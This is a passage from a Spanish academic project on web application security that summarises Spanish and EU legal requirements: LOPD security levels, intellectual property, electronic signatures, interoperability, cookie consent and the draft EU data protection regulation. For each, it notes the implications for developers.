- Las modalidades de ficheros y tratamientos dividiéndose en automatizados o no automatizados, si bien en la práctica la gran mayoría son mixtos.

Dada la temática del proyecto, sólo se hará referencia a las medidas a tomar en caso de ficheros automatizados.

3.1.3.2.1 Medidas de seguridad de nivel básico

En el capítulo III, sección 1ª del citado título VIII se definen las medidas de seguridad a aplicar en el caso del nivel de seguridad básico, en relación a distintas facetas.

- Funciones y obligaciones del personal:
  - Las funciones y obligaciones de cada uno de los usuarios o perfiles de usuarios con acceso a los datos y a los sistemas de información deben estar claramente definidas y documentadas en el documento de seguridad.
  - El responsable del fichero es el encargado de hacer llegar al personal de forma entendible todas las normas de seguridad que afecten al desarrollo de sus funciones así como las consecuencias de su incumplimiento.
- Registro de incidencias:
  - Deberá existir un procedimiento de notificación y gestión de las incidencias que afecten a los datos y establecer un registro en el que se haga constar el tipo de incidencia, el momento en que se ha producido o detectado, la persona que realiza la notificación, a quién se le comunica, los efectos que se hubieran derivado de la misma y las medidas correctoras aplicadas.
- Control de acceso:
  - El responsable del fichero será el encargado de que exista un listado de usuarios y perfiles de usuarios, y los accesos autorizados para cada uno de ellos.
  - Los usuarios tendrán acceso únicamente a aquellos recursos que precisen para el desarrollo de sus funciones y únicamente el personal autorizado para ello podrá conceder o modificar las distintas autorizaciones sobre los ficheros o recursos.
  - El personal ajeno al responsable del fichero, como el personal externo, pero con acceso a los recursos deberá estar sometido a las mismas condiciones y obligaciones de seguridad que el personal propio.
- Gestión de soportes y documentos:
  - Deberá existir un inventario de los soportes que contengan datos de carácter personal que solo deberán ser accesibles por el personal autorizado para ello.
  - La salida de soportes -aunque sea por medios electrónicos- fuera de la ubicación bajo el control del responsable del fichero deberá ser autorizada por el mismo.

  - Siempre que vaya a desecharse cualquier documento o soporte que contenga datos de carácter personal deberá procederse a su destrucción o borrado seguro que evite su recuperación.
  - La correcta identificación o etiquetado de soportes es obligatoria, si bien se podrá realizar de forma cifrada para dificultar su identificación por parte de personas externas sin acceso autorizado.

- Identificación y autenticación:
  - Deberá existir un mecanismo que permita la identificación de forma inequívoca y personalizada de todos los usuarios que intenten acceder al sistema de información. Así mismo, el sistema deberá poder verificar si está autorizado.
  - En el caso de la utilización de contraseñas como método de identificación, éstas deberán almacenarse de forma segura, confidencial e ininteligible.
  - Se establecerá un plazo máximo de vigencia de contraseñas que nunca será mayor de un año.

- Copias de respaldo y recuperación:
  - Debe establecerse un proceso de copias de seguridad que, como máximo, tenga una periodicidad semanal si no más frecuente aún.
  - Se establecerá un procedimiento para la recuperación de los datos que garanticen su vuelta al estado en que se encontraban al tiempo de producirse la pérdida o destrucción.
  - Los sistemas anteriores deberán ser verificados por el responsable del fichero, al menos, cada 6 meses.
  - Las pruebas durante el desarrollo de los sistemas de información nunca se realizarán con datos reales, salvo que ya se disponga de todas las medidas de seguridad descritas para el nivel de los datos a utilizar.

3.1.3.2.2 Medidas de seguridad de nivel medio

- Responsable de seguridad:
  - En este caso, además de un responsable del fichero, deberá designarse al menos un responsable de la seguridad del mismo y encargado de hacer cumplir el resto de medidas de seguridad.

- Auditoría:
  - Deberá realizarse al menos cada dos años, de manera interna o externa comprobando el cumplimiento de estas medidas por parte de los distintos sistemas de información. Así mismo, debería realizarse una auditoría cada vez que se lleven a cabo modificaciones de importancia en el sistema.
  - A partir de ella deberá obtenerse un informe que contenga las incidencias de seguridad detectadas así como las propuestas para su subsanación.

- Será valorada por el responsable de seguridad designado, que lo hará llegar al responsable del fichero y lo pondrá a disposición de la AEPD.

- Gestión de soportes y documentos:
  - Se establecerá un registro de entrada y salida de los soportes o documentos, que permita identificar el soporte, fecha del movimiento, emisor y receptor, etcétera.
- Identificación y autenticación:
  - El responsable del fichero establecerá un mecanismo que limite el número de intentos de acceso posibles al sistema de forma reiterada.
- Control de acceso físico:
  - Sólo el personal autorizado, indicado en el documento de seguridad, tendrá acceso a los lugares donde se encuentren los equipos físicos que contienen el sistema de información.
- Registro de incidencias:
  - Además de los datos contemplados en el caso del nivel de seguridad básico, deberán quedar indicados en el registro los procedimientos de recuperación ejecutados, la persona que los llevó a cabo, los datos que se restauraron y si se realizó algún tipo de restauración manual.
  - Para que una persona lleve a cabo los procedimientos de restauración de datos, deberá estar autorizada por el responsable del fichero.

3.1.3.2.3 Medidas de seguridad de nivel alto

- Gestión de soportes:
  - El sistema de etiquetado de soportes deberá realizarse de tal modo que resulte comprensible y fácilmente identificable para las personas autorizadas a acceder al mismo pero que dificulte su entendimiento por parte de personas externas.
  - Cualquier distribución de los datos se realizará utilizando soportes cifrados.
  - Los dispositivos portátiles que se utilicen fuera de las instalaciones deberán utilizar sistemas de cifrado de su contenido.
- Copias de respaldo y recuperación:
  - Las copias de seguridad y procedimientos de recuperación deberán almacenarse en lugares distintos del que se encuentren los equipos.
- Control de acceso:
  - El registro deberá contener los siguientes datos: usuario, hora, fichero, tipo de acceso, autorizado o denegado.
  - El responsable del registro de acceso será el responsable de seguridad indicado.

  - Se requiere un mínimo de dos 2 años de conservación del registro de accesos.
  - Se estará exento de este registro si el responsable del fichero es una persona física y si solo una persona es la autorizada a manejar la información.

- Telecomunicaciones:
  - La transmisión de datos a través de redes electrónicas deberán ser cifradas.

3.1.3.2.4 Documento de seguridad

El texto del reglamento establece en su artículo 88 la obligatoriedad de redactar este documento interno de la organización. Además, deberá mantenerse en todo momento actualizado y será revisado siempre que se lleven a cabo modificaciones importantes de los ficheros, sus tratamientos o los sistemas de información que los gestionan.

La creación y mantenimiento de este documento es obligatorio por parte de todos los responsables del fichero independientemente del nivel de seguridad a aplicar. Podrá ser único para todos los ficheros recogidos, o bien individual para cada uno de ellos.

Los apartados que obligatoriamente incluirá el documento son:

- Ámbito de aplicación con especificación detallada de los recursos protegidos.
- Medidas, normas, procedimientos, reglas y estándares de seguridad.
- Funciones y obligaciones del personal.
- Estructura y descripción de los ficheros así como de los sistemas de información que los tratan.
- Procedimiento de notificación, gestión y respuesta ante incidencias.
- Procedimiento de copias de respaldo y recuperación de datos.
- Medidas adoptadas en el transporte, destrucción o reutilización de soportes y documentos.

Además, a partir del nivel medio de medidas de seguridad en el documento deberán incluirse los siguientes apartados:

- Identificación del responsable de seguridad.
- Control periódico del cumplimiento del documento.

En caso de haber subcontratado de forma externa algún servicio sobre alguno de los ficheros, deberá indicarse en el documento así como una referencia al contrato y su periodo de vigencia.

Si se ha subcontratado la prestación de servicios para la totalidad de los ficheros del responsable y estos servicios se prestan en las instalaciones del subcontratado, se podrá delegar en éste la gestión del documento de seguridad.

3.1.3.3 Aplicación al desarrollo de aplicaciones web

De todas las medidas descritas, se deben tener en cuenta a la hora de desarrollar aquellas que apliquen a nuestra aplicación. Las principales medidas a observar en la fase del desarrollo son:

- Acceso y contraseñas:
  - Como indica la norma, todo acceso a los datos sensibles de la aplicación deberá realizarse mediante usuario y contraseña únicos y definir una serie de perfiles de acceso distintos.
  - Jamás se almacenarán las contraseñas sin cifrar. Tampoco es suficiente el cifrado de las mismas con funciones resumen del tipo MD5 o similares si no es concatenando previamente a la contraseña un valor pseudoaleatorio conocido habitualmente como sal (del inglés *salt*).
  - Se deben establecer políticas de contraseñas correctas, imponiendo una longitud mínima, distintos juegos de caracteres (típicamente, alfanuméricos y caracteres especiales) y unos periodos de validez limitados y que impidan la reutilización de contraseñas.
- Copias de seguridad:
  - El desarrollo de la aplicación puede contemplar la realización de copias de seguridad periódicas evitando la necesidad de recurrir a métodos externos.
  - Aunque no es relativo exclusivamente a las copias de seguridad, en la norma se especifica que nunca se realizarán las pruebas de desarrollo con datos reales. Para llevarlas a cabo y tener los datos más similares a los auténticos pueden utilizarse juegos de datos disociados donde los datos no se corresponden. Ej. Nombre de un usuario con NIF de otro o con uno generado de forma aleatoria.

Así mismo, dada la profusión de medidas que se citan en el real decreto, puede resultar muy conveniente el disponer de una guía rápida de consulta a la que dirigirse para chequeos periódicos de su cumplimiento. No solo para el desarrollo de la aplicación puramente dicho sino también para todo el entorno (sea empresarial, de la administración, educativo…).

Por ello, se propone a continuación un cuadro resumen de las distintas medidas:

	Tipología	Medidas
Nivel básico	Obligaciones del personal	✓ Definidas y documentadas para todos los involucrados ✓ Responsable del fichero, encargado de hacerlas llegar
	Registro incidencias	✓ Procedimiento de notificación y gestión
	Control acceso	✓ Listado de usuarios y perfiles ✓ Política de acceso exclusivo a lo necesario ✓ Igual control para personal ajeno con acceso a los datos
	Gestión soportes	✓ Inventario de soportes ✓ Autorización necesaria para la salida de soportes ✓ Borrado o destrucción seguros de todo tipo de soportes ✓ Identificación correcta pero de difícil compresión por ajenos
	Identificación	✓ Mecanismo de autenticación unívoca ✓ Contraseñas seguras ✓ Plazo máximo de vigencia de un año
	Copias de seguridad	✓ Proceso de copia, al menos, semanal ✓ Establecer proceso de recuperación de datos ✓ Verificar estos sistemas, al menos, cada seis meses ✓ Pruebas en desarrollo nunca con datos reales
Nivel medio	Responsable seguridad	✓ Además de responsable del fichero, definir responsable de seguridad
	Auditoría	✓ Al menos cada dos años o cuando existan cambios sustanciales, interna o externa ✓ De ella, documento de incidencias y propuestas de subsanación ✓ Valorada por responsable de seguridad y a presentar a la AEPD
	Gestión soportes	✓ Registro detallado de entrada y salida
	Identificación	✓ Definir un número máximo de intentos de acceso
	Registro incidencias	✓ Deberá detallar también los procesos de recuperación llevados a cabo y su autor ✓ El autor de estos procesos debe estar autorizado para ello
	Control acceso	✓ Solo tendrá acceso físico el personal autorizado en el documento de seguridad
Nivel avanzado	Gestión soportes	✓ Etiquetado cifrado ✓ Distribución mediante soporte cifrado ✓ Dispositivos portátiles también cifrados
	Copias de seguridad	✓ Almacenar en lugar distinto donde se encuentren los equipos
	Control acceso	✓ Deberá contener: usuario, hora, fichero, tipo de acceso, autorizado o denegado. ✓ Responsable indicado por el responsable de seguridad ✓ Al menos dos años de conservación de registro ✓ Si solo hay una persona con acceso, se está exento de este registro.
	Telecomunicaciones	✓ La transmisión de datos a través de redes electrónicas deberá ser cifrada

Tabla 3: Resumen de medidas recogidas en el R.D. 1720/2007

3.1.4 Real Decreto Legislativo 1/1996 de aprobación de la Ley de Propiedad Intelectual (LPI)

3.1.4.1 Introducción

Se define la propiedad intelectual como el conjunto de derechos que se reconocen al autor de una obra literaria, artística o científica.

Esta serie de derechos se engloban fundamentalmente en dos:

- **Derecho moral**: Perteneciente al autor de la obra hasta el momento de su muerte y a sus herederos hasta setenta años después de la misma, engloba entre otros los siguientes derechos:
  - Decidir sobre la divulgación de la obra, en el hecho y la forma.
  - Reconocimiento de la autoría.
  - Mantenimiento de la integridad de la obra.
  - Modificación de la obra (respetando los derechos contraídos por otros).
- **Derecho de explotación**: incluye los derechos de reproducción, distribución, comunicación pública y transformación. En general, podríamos decir que se refiere al conjunto de derechos patrimoniales y, normalmente, de carácter remunerado. Estos derechos, que también pertenecen al autor originalmente, son transferibles a otras personas físicas o jurídicas.

La ley define además una serie de condiciones en las que lo establecido de forma general en los derechos puede cambiar, como pueden ser fines educativos, parodias, etcétera.

También se van indicando las distintas particularidades en función del tipo de obra a la que se esté haciendo referencia, como pueden ser fotografías u obras cinematográficas.

3.1.4.2 Aplicación al desarrollo de aplicaciones web

Dado el escaso contenido relativo estrictamente a seguridad de esta ley, no existen puntos específicos a la hora de desarrollar aplicaciones web salvo implementar los sistemas necesarios para salvaguardar los derechos recogidos en ella.

En el caso de aplicaciones que permitan la publicación de contenidos por parte de los usuarios, sí sería importante establecer algún tipo de control que no permita la difusión de contenidos protegidos por la ley (o contrarios a las normas de publicación del propio servicio) y también un sistema que permita la eliminación rápida de los mismos.

3.1.5 Ley 59/2003 de Firma Electrónica

3.1.5.1 Introducción

Si bien en España se contaba con el Real Decreto Ley 14/1999, de 17 de septiembre sobre firma electrónica, siguiendo la directiva 1999/93/CE de la Unión Europea se regula de forma más exhaustiva y completa todo lo relativo a la firma electrónica en esta ley dada la progresiva extensión de la tecnología en los diferentes ámbitos de la sociedad.

Se ahonda en la descripción del término firma electrónica, introduciendo tres tipos distintos:

- **Firma electrónica**: Conjunto de datos en formato electrónico que pueden ser utilizados como identificación del firmante.
- **Firma electrónica avanzada**: Es la firma electrónica que debe cumplir los siguientes requisitos:
  - Debe estar vinculada al firmante.
  - Debe poder identificar al mismo.
  - Debe permitir detectar modificaciones posteriores de los datos que suscriben.
  - Debe poder crearse mediante mecanismos que el firmante pueda mantener bajo su control exclusivo.
- **Firma electrónica reconocida**: La única con validez realmente equiparable a la firma manuscrita, se trata de una firma electrónica avanzada basada en un certificado reconocido y que haya sido creada por un dispositivo seguro de creación.

La ley va definiendo los distintos conceptos así como requisitos, obligaciones y responsabilidades de las autoridades certificadoras. También se describen tipos de infracciones, sanciones de las mismas y se hace una mención especial al documento nacional de identidad electrónico (DNI-e) y a las facturas electrónicas.

3.1.5.2 Contenido relativo a la seguridad

3.1.5.2.1 Creación de firmas electrónicas

Se acepta comúnmente que la firma electrónica está basada en la firma digital.

La firma digital se basa en la utilización de un sistema de cifrado asimétrico para el que se dispondrá de una clave privada y una clave pública. Su utilización es, de manera básica, la siguiente: el emisor después de redactar el documento lo cifrará con su clave privada haciéndoselo llegar al receptor quien descifrará el mensaje utilizando la clave pública del remitente.

Este sistema nos permite garantizar la no modificación del mensaje original, la autenticidad del mensaje recibido, y por último, la autoría del mismo.

Así, una aplicación (o dispositivo electrónico) basado en esa tecnología cumple lo que la ley define como dispositivos seguros de creación o verificación de firma y deberá cumplir todos los requisitos que estos conllevan.

3.1.5.2.2 Certificados electrónicos

Un certificado electrónico es un documento firmado electrónicamente por un prestador de servicios de certificación que vincula unos datos de verificación de firma a un firmante y confirma su identidad.

La ley define también los certificados reconocidos, siendo estos expedidos por un prestador de servicios de certificación que cumpla los requisitos establecidos en la ley y que veremos más adelante.

Los certificados reconocidos deberán incluir, al menos, los siguientes datos:

- Deben indicar que se trata de certificados reconocidos.
- Código identificativo único del certificado.
- La identificación del prestador de servicios de certificación que expide el certificado.
- La firma electrónica avanzada de quien expide el certificado.
- La identificación del firmante, que variará en función de si se trata de personas físicas o jurídicas.
- Los datos de verificación de firma del firmante.
- Período de validez del certificado.
- Los límites de uso del certificado y del valor de las transacciones, si se establecen.

Los prestadores de servicios de certificación deben cumplir una serie de obligaciones:

- Protección de datos personales: Como es lógico, los prestadores de servicios sólo recabarán los datos necesarios para su labor y deberán cumplir lo marcado por la LOPD. Además, estos datos personales no estarán incluidos en el propio certificado expedido.
- En el caso de certificados electrónicos: No se almacenarán ni copiarán datos de la firma de la persona a la que hayan prestado sus servicios. Antes de expedirse el certificado se proporcionará al firmante, de manera gratuita y por escrito, una serie de información mínima (obligaciones, métodos utilizados, condiciones...). Por último, deberán disponer de un registro actualizado de los certificados expedidos.
- Declaración de prácticas de certificación: Que incluirá todo lo relativo a las obligaciones que se comprometen a cumplir en relación con la gestión de los datos de creación y verificación de firma y de los certificados electrónicos, las condiciones aplicables a los certificados, las medidas de seguridad técnicas y organizativas, etcétera. Esta declaración será equiparable al documento de seguridad en lo que a la Ley de Protección de Datos Personales se refiere.
- En el caso de certificados reconocidos: Además del resto de obligaciones, deberán cumplir otras más enfocadas a garantizar la seguridad y fiabilidad del proceso de

expedición así como a dotarles de una serie de garantías económicas de responsabilidad civil.

- Cese de actividad: El cese de actividad por parte de un prestador de servicios de certificación está también sujeto a determinadas obligaciones, como la comunicación anticipada a las autoridades competentes así como a los firmantes que utilicen sus certificados y a trasladar la información necesaria sobre los certificados expedidos tanto vigentes como extintos.

3.1.6 Real Decreto 3/2010 que regula el Esquema Nacional de Seguridad en el ámbito de la Administración Electrónica

Dada la especial importancia de esta normativa en lo que a seguridad informática se refiere, será tratada más adelante en detalle en un apartado propio.

3.1.7 Real Decreto 4/2010 que regula el Esquema Nacional de Interoperabilidad en el ámbito de la Administración Electrónica

3.1.7.1 Introducción

Este Real Decreto regula el Esquema Nacional de Interoperabilidad (ENI) que se definiría en la Ley 11/2007 de 22 de junio, de acceso electrónico de los ciudadanos a los Servicios Públicos.

Los objetivos que persigue el ENI son los siguientes:

1. Establecer un conjunto de criterios y recomendaciones que deberán ser tenidos en cuenta por las administraciones públicas a la hora de la toma de decisiones en lo que a tecnología se refiere.
2. Presentar una serie de elementos que deben guiar a las administraciones públicas en materia de interoperabilidad y que serán comunes.
3. Establecer un lenguaje común para facilitar la interacción de las administraciones públicas, así como la comunicación de los requisitos de interoperabilidad al sector privado.

A lo largo del real decreto se van introduciendo todos los elementos principales del ENI, que nombraremos a continuación de manera muy somera:

- Principios específicos: la interoperabilidad como cualidad integral presente desde la concepción de los servicios y sistemas y a lo largo de su ciclo de vida.
- Interoperabilidad organizativa: Publicación de servicios a través de la red de comunicaciones de las administraciones públicas, inventarios de información administrativa, etcétera.

- Interoperabilidad semántica: mediante la publicación de los modelos de datos de intercambio, a través del Centro de Interoperabilidad Semántica de la Administración.
- Interoperabilidad técnica: a través del uso de estándares para garantizar la adaptabilidad al progreso y la no discriminación de los ciudadanos por razón de su elección tecnológica.
- Utilización de la Red de comunicaciones de las Administraciones Públicas españolas para comunicarse entre sí aplicando el Plan de Direccionamiento de la Administración. La Red SARA presta la citada Red de comunicaciones.
- Reutilización: hace referencia a condiciones en las licencias de las aplicaciones, de la documentación asociada y de otra información que las administraciones públicas pongan a disposición de otras administraciones y de los ciudadanos.
- Interoperabilidad en firma electrónica y certificados: la política de firma electrónica y de certificados de la administración general del estado será utilizada como referencia por administraciones. También se define lo relativo a la validación de certificados y firmas, las listas de confianza, prestadores de servicios de certificación, etcétera.

Por último, la ley también contempla la creación de una serie de normas técnicas de interoperabilidad sobre cada uno de los puntos descritos anteriormente.

3.1.7.2 Aplicación al desarrollo de aplicaciones web

Este real decreto solo aplicaría en el caso de desarrollarse una aplicación web en el ámbito de la administración pública y no tiene excesivas indicaciones en lo que a seguridad se refiere, no obstante, si se decidiese su aplicación, sí tiene un impacto elevado en el desarrollo ya que introduce una larga serie requisitos y elementos a utilizar.

Para su implementación, la administración pone a disposición de los equipos de desarrollo numerosos recursos para ceñirse a los puntos indicados en el ENI, nombramos algunos de los más cercanos al desarrollo de aplicaciones.

- Interoperabilidad organizativa:
  - Norma Técnica de Interoperabilidad de Protocolos de intermediación de datos con las especificaciones para el intercambio de datos entre administraciones.
  - Plataforma de Intermediación de Datos del Ministerio de Hacienda que presta funcionalidades comunes para el intercambio de información.
  - Otros recursos pueden ser, el Sistema de Interconexión de Registros (SIR), la Oficina de Registro Virtual (ORVE), el Registro Electrónico Común (REC), etcétera.
- Interoperabilidad semántica:
  - La Norma Técnica de Interoperabilidad de Relación de Modelos de datos, donde se definen las condiciones para establecer y publicar esos modelos.

- Interoperabilidad técnica:
    - La Norma Técnica de Interoperabilidad de Catálogo de estándares, este establece un catálogo con el mínimo de estándares que satisfacen lo previsto en el artículo correspondiente del real decreto y que sirven para dar soporte al resto de Normas Técnicas de Interoperabilidad.
- Uso de servicios comunes:
    - Existe un completo catálogo de soluciones compartidas que van desde productos de firma electrónica hasta pasarelas de pago ya implementadas. Está disponible un listado de infraestructuras y servicios comunes.
- Reutilización:
    - Licenciado de los desarrollos mediante la Licencia Pública de la Unión Europea (EUPL por sus siglas en inglés).
    - Centro de Transferencia de Tecnología, creado con el objetivo de fomentar la reutilización de desarrollos por parte de las distintas administraciones.

Como se puede ver, si bien la complejidad del desarrollo aumenta al aplicar el Real Decreto 4/2010, la administración provee numerosas herramientas que nos facilitarán la tarea. Por otra parte, las directrices marcadas se corresponden en muchas ocasiones a principios de reutilización, optimización, desacoplamiento, utilización de estándares… es decir, a principios básicos en el desarrollo de *software* y que deberían ser siempre adoptados, se trate o no de un desarrollo iniciado dentro del marco de la administración pública española.

3.2 Legislación Europea

La Unión Europea viene marcando desde sus inicios numerosas directivas referentes a muy distintas áreas. Una de ellas es la seguridad de la información donde a través de varios textos se establece el marco para que los países miembros legislen en este ámbito. Hay que recordar que las directivas comunitarias deben estar recogidas por las leyes de los distintos países.

Las áreas más profusamente definidas por la legislación europea son las que hacen referencia a la protección de los datos así como a los derechos de los europeos tanto como ciudadanos como consumidores.

3.2.1 Directiva 2009/136/CE/

3.2.1.1 Introducción

Esta directiva comunitaria hace referencia a los derechos de los usuarios en lo que a las redes y servicios de comunicación electrónica se refiere, protección de datos personales, intimidad en las comunicaciones electrónicas y protección de los consumidores entre otras.

Modifica varias directivas anteriores relativas a las temáticas descritas: Directiva 2002/22/CE relativa a derechos de usuarios en redes y servicios de comunicación, Directiva 2002/58/CE relativa al tratamiento de los datos personales y a la protección de la intimidad y el Reglamento (CE) 2006/2004 sobre protección a los consumidores.

Uno de los puntos fundamentales a los que hace referencia la ley y que ha conllevado mayores polémicas es el cambio de planteamiento en las políticas que deben seguir las *cookies* de los distintos servicios web ya que a partir de su transposición en las leyes de los estados miembros, cualquier almacenamiento de información o acceso a la información ya almacenada en el equipo del usuario requerirá su previo consentimiento, siendo esta obligación exigible a los estados miembros a partir del 25 de mayo de 2011.

Esta idea surge de la utilización por parte de las empresas de la información contenida en *cookies*, considerada en cierta medida una intromisión en la intimidad del internauta.

Algunas puntualizaciones que realiza la ley sobre éste y otros aspectos, y también las comprendidas en la transposición de la directiva a la ley española son las siguientes:

- Esta aceptación explícita no puede incluirse en el resto de condiciones legales de un servicio.
- No es válida como aceptación explícita que el navegador utilizado para acceder al servicio fuese instalado con la opción de aceptación de *cookies* activada por defecto.
- Sin embargo, sí es válido como consentimiento explícito, si el navegador fue instalado para no aceptar por defecto el almacenamiento de *cookies* y ha sido el propio usuario quien cambia esta configuración para aceptarlas.
- En cualquier caso la información y obtención del consentimiento para la utilización de *cookies* deberá hacerse de forma “clara, comprensible y completa”.
- En resumen, se propone que la aceptación de *cookies* mientras se navegue por una web deberá hacerse mediante una manifestación expresa del usuario en ese sentido (*opt-in*), si bien, no es necesario que se solicite dicho consentimiento cada vez que el usuario acceda a esa web sino que el consentimiento inicial tendrá validez para posteriores conexiones siempre y cuando se cumplan las siguientes dos condiciones:
    - La cookie no podrá tener validez indefinida, sino que tendrá un tiempo de vida máximo que se propone de un año.
    - El consentimiento dado deberá poder revocarse.

3.2.1.2 Aplicación al desarrollo de aplicaciones web

Sin duda nos encontramos ante una ley que influye notablemente a la hora de desarrollar, prácticamente, cualquier aplicación web actual ya que un alto porcentaje de ellas implementan sistemas de *cookies* para distintos fines.

En primer lugar es importante tener en cuenta en qué forma puede verse afectado el desarrollo en caso de que el usuario no acceda a dar su consentimiento:

- Valorar si es posible seguir prestando el mismo servicio en la aplicación sin la utilización de *cookies*.
- Establecer mecanismos alternativos cuando sea posible, o funcionalidades limitadas en caso contrario.

Una vez superado el proceso anterior y a pesar de que pueda parecer una obviedad, el desarrollo llevado a cabo debe cumplir las puntualizaciones indicadas en la ley y que se reflejaban en el punto anterior.

Veamos un ejemplo claro y muy común de incumplimiento de la norma. La necesidad de consentimiento por parte del usuario abarca no solo a las *cookies* propias de la aplicación, sino que también se ven incluidas las servidas por terceros o servicios delegados que realice la aplicación. La utilización de *cookies* es muy habitual en servicios de estadísticas de visitas, y en muchas ocasiones en el momento de mostrar el mensaje con las condiciones que el usuario debe aceptar esas *cookies* ya han sido servidas y alojadas en el navegador, con lo que se está incumpliendo lo establecido.

3.2.2 Directiva 2009/140/CE/

Esta directiva lleva a cabo la modificación de las anteriores directivas 2002/19/CE, 2002/20/CE y 2002/21/CE en lo referente a la regulación y autorización de redes y servicios de comunicación electrónica, acceso a las mismas y sus recursos asociados, y a su interconexión.

Así, se lleva a cabo una nueva definición de diversidad de conceptos especialmente relativos a la provisión de servicios de acceso a las redes por parte de los mayoristas, uso de radiofrecuencias y condiciones de acceso al servicio.

El contenido relativo a la temática de este proyecto es escaso, si bien, regula a alto nivel el medio de acceso a las aplicaciones web, como es el acceso a las redes y sí existe una parte de la directiva (capítulo III Bis) en la que se hace referencia exclusiva a la seguridad.

En concreto, se remarca que los estados de la Unión deberán velar por la seguridad en las redes y comunicaciones a través de las empresas suministradoras, obligándolas a adoptar las medidas necesarias así como a comunicar las posibles violaciones de seguridad que pudiesen sufrir.

Para comprobar la correcta aplicación de la normativa se llevarán a cabo controles periódicos de las políticas de seguridad y auditorías de seguridad por organismos independientes.

3.2.3 Reglamento Europeo de Protección de Datos

3.2.3.1 Introducción

Desde la Unión Europea se está trabajando en un nuevo reglamento sobre protección de datos que venga a sustituir la anterior normativa al respecto Directiva 95/46/CE que, dada su antigüedad, debe ponerse al día en distintos aspectos. En enero de 2012 se publicó el borrador del nuevo reglamento y en marzo de 2014 en aprobó en el Parlamento Europeo, no obstante, aún debe ser refrendado por el Consejo con el acuerdo de todos los países, por lo que parte del contenido que a continuación aparecerá reflejado es susceptible de sufrir modificaciones.

Dada la extensión del reglamento, en lugar de realizar un compendio completo de sus artículos, hemos creído más interesante incluir una exposición de una serie de puntos que supongan novedades o cambios respecto a la legislación española incluida en la LOPD y el RLOPD. En el siguiente punto, trataremos de forma más concreta las novedades que más afectan al entorno de la seguridad de la información.

- **Principios**: Además de los anteriores principios como calidad, secreto, información, y consentimiento para el tratamiento de datos personales, la norma europea incluye nuevos principios como “rendición de cuentas”, haciendo responsables a las empresas de la implantación de mecanismos que garanticen el cumplimiento de la normativa de protección de datos y siendo exigible a cualquier tipo de empresa.

  Otro de los nuevos principios introducidos es el de transparencia, intentando facilitar las relaciones entre los responsables de los datos, los titulares de los mismos y las autoridades correspondientes mediante los siguientes medios:

  - Se elimina la necesidad de registrar y notificar los ficheros de datos en la AEPD.
  - Debe almacenarse toda la documentación de las operaciones relativas al tratamiento de datos personales.
  - Se simplifican los mecanismos para ejercitar los derechos de los usuarios (mediante comunicación electrónica por ejemplo) y proveyendo la comisión de formularios y procedimientos estandarizados para las comunicaciones.
  - Favorecer la cooperación de las empresas con las autoridades, de tal forma que aquellas ya no solo deberán colaborar con la AEPD sino también con el Consejo Europeo de Protección de Datos.
- **Tratamiento de datos de menores**: Se fija la minoría de edad en lo que a este aspecto se refiere en los 13 años, obligando a las empresas a poseer una autorización de los tutores del menor si se desea realizar el tratamiento de sus datos.
- **Se recogen tres nuevos derechos**:
  - Portabilidad de datos: el interesado puede obtener una copia de sus datos en un formato “amigable”.

  - Al olvido: También conocido como “derecho de supresión”. El interesado tiene derecho a que sean eliminados sus datos así como toda referencia o enlace a ellos, bien porque ya no son necesarios, bien porque acabe o se revoque el consentimiento dado para su tratamiento. Una de las principales consecuencias de esta aplicación es que en cumplimiento de la ley, deberían eliminarse de internet todos los datos incluidos los almacenados o enlazados por los buscadores.
  - A evitar la creación de perfiles: Es decir, recopilaciones automáticas de datos que puedan predecir o analizar el comportamiento del interesado, perfil económico, rendimiento profesional, etcétera.

- **Realizar estudios de impacto**: Los responsables de los ficheros deberán llevar a cabo un estudio del impacto que tendría la perdida, cesión o acceso de los datos con el fin de paliarlos.

3.2.3.2 Contenido relativo a la seguridad

En general, el Reglamento de Protección de Datos hace una apuesta por mejorar el entorno de seguridad de la información que viene dándose en la actualidad en las empresas.

En primer lugar, y a diferencia de la LOPD, el reglamento no lleva a cabo distinciones en las medidas de seguridad en función de los tipos de datos personales recabados en los ficheros sino que deja al responsable a cargo de implementar las medidas necesarias en función de los riesgos y los costes de implementación.

Por otro lado, y como parte fundamental del nuevo reglamento, se recoge el cargo del Delegado de Protección de Datos, en el artículo 35 y siguientes se van desgranando las distintas funciones relativas al mismo.

Las condiciones para su designación son:

- Figura obligatoria para entidades públicas y empresas de más de 250 empleados.
- El responsable del fichero o tratamiento deberá dar toda la cobertura necesaria a la figura del delegado, respetando la compatibilidad con otras labores y dotándolo de los medios necesarios de toda índole para desempeñar sus funciones.
- El perfil profesional del delegado deberá ser el requerido para sus funciones en cada uno de los casos.
- El periodo de su nombramiento será de, al menos, dos años.
- Esta figura podrá ser subcontratada a un tercero.
- Los datos de contacto serán públicos y facilitados a la autoridad.

Se definen también toda una serie de funciones a llevar a cabo:

- Asesorar al responsable del fichero.
- Supervisar la implantación y aplicación de las políticas de seguridad así como de la normativa al respecto.

- Realizar o supervisar la realización de las evaluaciones de impacto y las auditorías correspondientes.
- Cooperar con la autoridad y ser punto de contacto con los interesados.

La inclusión de esta nueva figura de gran calado y responsabilidad supone profesionalizar la seguridad de los sistemas de información relativos a la protección de datos.

Se incluye también una serie de normativas, o bien se facilita su creación a futuro, para que se establezcan las medidas de seguridad de carácter técnico y organizativo. Se hace referencia a *Privacy by Design* y *Privacy by Default* es decir, acatar la privacidad como norma desde el comienzo del proceso de diseño e implantación de sistemas y procesos, así como optar por limitarse a la recogida de datos personales exclusivamente necesarios.

Por último, se detalla la obligación de comunicación de los posibles agujeros de seguridad, por un lado a la autoridad competente en un breve plazo máximo (el borrador apuntaba a 24h) y por otro lado, a los interesados cuyos datos hayan podido verse afectados. Esta obligación hace hincapié en lo hablado en puntos anteriores sobre transparencia en el tratamiento de datos personales.

3.2.3.3 Aplicación al desarrollo de aplicaciones web

Dado que aún no se ha finalizado su redacción, es prematuro aventurarse a fijar de forma clara cuáles serán las implicaciones que tendrá en el desarrollo de aplicaciones web, si bien parece claro que la intención de este reglamento es similar a la actual normativa española y por lo tanto algunos de los puntos que afectan al desarrollo de aplicaciones sí son similares. También es cierto que el reglamento dispone una serie de conceptos que hacen que deba interpretarse de forma distinta la seguridad en el desarrollo de aplicaciones web. Fundamentalmente en los puntos siguientes:

- Tomar la privacidad de datos personales como un requisito clave desde los inicios de cualquier proyecto, lo que modificará las fases más tempranas del desarrollo como son la toma de requisitos y el análisis.
